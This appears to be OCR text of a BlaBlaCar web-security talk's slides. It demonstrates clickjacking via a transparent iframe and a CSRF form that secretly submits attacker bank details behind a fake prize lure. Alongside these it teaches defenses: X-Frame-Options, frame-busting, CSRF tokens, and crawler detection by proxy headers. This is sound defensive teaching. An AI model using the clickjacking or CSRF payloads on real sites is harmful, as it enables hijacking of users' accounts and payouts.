Ask your question
No one's asked a question about this ride yet.
Ask Alain T a question
Request to book
Driver
BESOIN D'AIDE ?
Console
HTML
CSS
Script
DOM
Réseau
Cookies
Éditer
div.Booki...green-bg
div.Booki...en.Block
div.span4
div.row
div.RideD...ontainer
div#mainc...ontainer
div.page
body
html.js
iframe
body
<html>
<head> </head>
<body>

<iframe style="width: 60%; height: 100%; opacity: 0.7; z-index: 10 src="https://dev-fr.local.blablacar.com/trajet-paris-nice-118">
</body>
</html>

Bla Bla Car



← Back to search results
Paris → Nice
Show map
Published at 16/03/2016 - No views
Departure
Paris
Arrival
Nice
Date
Jeudi 24 mars à 12h
Details
On time
traveling bag
15 minutes
Alain T
User Alain T don't write any comment for now
Ask Alain T a question
20% moins cher que le prix recommandé
60 €
per passenger
3
seats left
Passengers on this ride
3H
Alain will aim to respond within 3 hours
1 place
J'accepte les CGU et certifie avoir + de 18 ans
Request to book
Questions to the driver
Ask your question
No one's asked a question about this ride yet.


Bla Bla Car


opacity = 0.999

opacity = 0.7

opacity = 0







The Good News:
You'll travel to the sun anyway!

Bla Bla Car

X-Frame-Options header


- `X-Frame-Options: SAMEORIGIN`
- `X-Frame-Options: DENY`

JavaScript

```
<!-- At the top of your base layout... -->
<script>
    if (window.self !== window.top) {
        document.body.innerHTML = '';
    }
</script>
```

Bla Bla Car

Feuilleter



Voir les 3 images

The Art of Intrusion: The Real Stories Behind the Exploits of Hackers, Intruders and Deceivers (Anglais) Broché – 30 décembre 2005

de Kevin D. Mitnick (Auteur), William L. Simon (Auteur)

Soyez la première personne à écrire un commentaire sur cet article

Voir les formats et éditions

Broché
EUR 10,84 Premium

12 d'occasion à partir de EUR 4,11
11 neufs à partir de EUR 6,10

Hacker extraordinaire Kevin Mitnick delivers the explosive encore to his bestselling *The Art of Deception*

Kevin Mitnick, the world's most celebrated hacker, now devotes his life to helping businesses and governments combat data

Partager

Acheter neuf
EUR 10,84 Premium

Tous les prix incluent la TVA.

Il ne reste plus que 5 exemplaire(s) en stock (d'autres exemplaires sont en cours d'acheminement).

Expédié et vendu par Amazon.
Emballage cadeau disponible.

Quantité : 1

Ajouter au panier

ou

Achete[illegible] 1-Click™

Cross-Site Request Forgery
or
CSRF

What the hell are those tokens in my forms!

You just won a super gift!

Choose between:

iPhone

iPad

Camera

TV

And more!

Open the catalog

Bla Bla Car

You just won a super gift!

Choose between:

iPhone

iPad

Camera

TV


And more!

Open the catalog

Bla Bla Car

```html
<h3>You just won a super gift!</h3>

<!-- ... -->

<form
    action="https://www.blablacar.co.uk/dashboard/profile/bank-details/create-iban"
    method="post"
    target="invisible_iframe">
  <input type="hidden" name="iban[countryCode]" value="UK" />
  <input type="hidden" name="iban[holder]" value="Mickael Steller" />
  <input type="hidden" name="iban[institution]" value="HSBC" />
  <input type="hidden" name="iban[sortCode]" value="12-34-56" />
  <input type="hidden" name="iban[gbAccountNumber]" value="12345678" />
  <input type="submit" style="font-size: 24px;" value="Open the catalog" />
</form>

<iframe name="invisible_iframe" style="display:none;"></iframe>
```

Bla Bla Car


Bla Bla Car
Find a ride
or
Offer a ride
Alain
Dashboard
Rides offered
Bookings
Messages
Email alerts
Ratings
Profile
Money
Profile
Personal information
Photo
Verification
Car
Postal address
Account
Request my funds
Fund transfer details
Payments made
Saved card
Notifications
Password
Close my account
Fund transfer details
You haven't yet entered your fund transfer details.
Bank account
When you have available funds, you can transfer them directly to the bank account of your choice. Once the transfer has been requested, the funds should appear in your account in 2 to 5 business days.
Country of your bank
United Kingdom
Account holder
Name on card
Bank name
e.g. HSBC
Sort code
e.g. 12-34-56
Account number
e.g. 12345678
Save
Cancel
If you have any questions, take a look at our FAQs.

Bla Bla Car

```html
<h3>You just won a super gift!</h3>

<!-- ... -->

<form
    action="https://www.blablacar.co.uk/dashboard/profile/bank-details/create-iban"
    method="post"
    target="invisible_iframe">
  <input type="hidden" name="iban[countryCode]" value="UK" />
  <input type="hidden" name="iban[holder]" value="Mickael Steller" />
  <input type="hidden" name="iban[institution]" value="HSBC" />
  <input type="hidden" name="iban[sortCode]" value="12-34-56" />
  <input type="hidden" name="iban[gbAccountNumber]" value="12345678" />
  <input type="submit" style="font-size: 24px;" value="Open the catalog" />
</form>

<iframe name="invisible_iframe" style="display:none;"></iframe>
```

Bla Bla Car

Use a CSRF token!

By default, Symfony automatically generates tokens in all forms

```
<input type="hidden"
       name="iban[_token]" id="iban__token"
       value="sUe63869kNds6dvyRit1aOl6kVzozimaPRkzKMzJMa8">
```

Bla Bla Car


Don’t forget your login form

Attacker may use his own credentials to log-in a user.

Don’t forget your logout buttons

Attacker can exploit this kind of vulnerability to chase users away.

Website Crawling



Bla Bla Car

Attacker’s objectives

- Study business’ market
- Create a phishing website with real data
- Gather content for resell

Bla Bla Car


Hard to protect

- Regular users should not be impacted
- No generic solution

Bla Bla Car


Counting sessions per IP

 = IP  = Session



Bla Bla Car

Counting visits per session



Bla Bla Car

Website Crawling

Does user uses proxies?


If $_SERVER ($request->server->get() in Symfony) contains one of the following keys, answer is YES.

CLIENT_IP, FORWARDED, FORWARDED_FOR, FORWARDED_FOR_IP, HTTP_CLIENT_IP, HTTP_FORWARDED, HTTP_FORWARDED_FOR, HTTP_FORWARDED_FOR_IP, HTTP_PC_REMOTE_ADDR, HTTP_PROXY_CONNECTION', HTTP_VIA, HTTP_X_FORWARDED, HTTP_X_FORWARDED_FOR, HTTP_X_FORWARDED_FOR_IP, HTTP_X_IMFORWARDS, HTTP_XROXY_CONNECTION, VIA, X_FORWARDED, X_FORWARDED_FOR

High-anonymous proxies are rare.

Bla Bla Car

Hiding a strategy on an image




```php
<?php

session_start();

$_SESSION['image_downloaded']++;

header("Cache-Control: no-store, no-cache, must-revalidate");
header("Content-type: image/jpeg");

readfile('logo.jpg');
```

```
RewriteEngine On
RewriteBase /path/to/logo/
RewriteRule ^logo\.jpg$ logo.php
```

Bla Bla Car

Javascript execution

```
<script type="text/javascript">

$(document).ready(function() {
    var now = new Date().getTime();

    var expires = new Date();
    expires.setTime(now + 3600000);

    var gmtString = expires.toGMTString();

    document.cookie = "cookie_check=" + now + ";expires=" + gmtString;
});

</script>
```

Scoring

- Give a score to all violated rules
- Display a captcha (or other) when scores reach your limit

Bla Bla Car

A final word

Fun & Serious

Bla Bla Car

BlaBlaCar is Hiring!

In a very stressful environment ;)

Passionate about Web Security?
Come and see me!

Motivated to join an innovative and fast-growing international company?
Meet us at our stand!

Bla Bla Car

Questions

Detailed slides soon available at:
https://goo.gl/zByw3v

Bla Bla Car

Want to go further?

@ninsuo
ninsuo@gmail.com
https://github.com/ninsuo
http://ninsuo.com

Bla Bla Car

Thanks!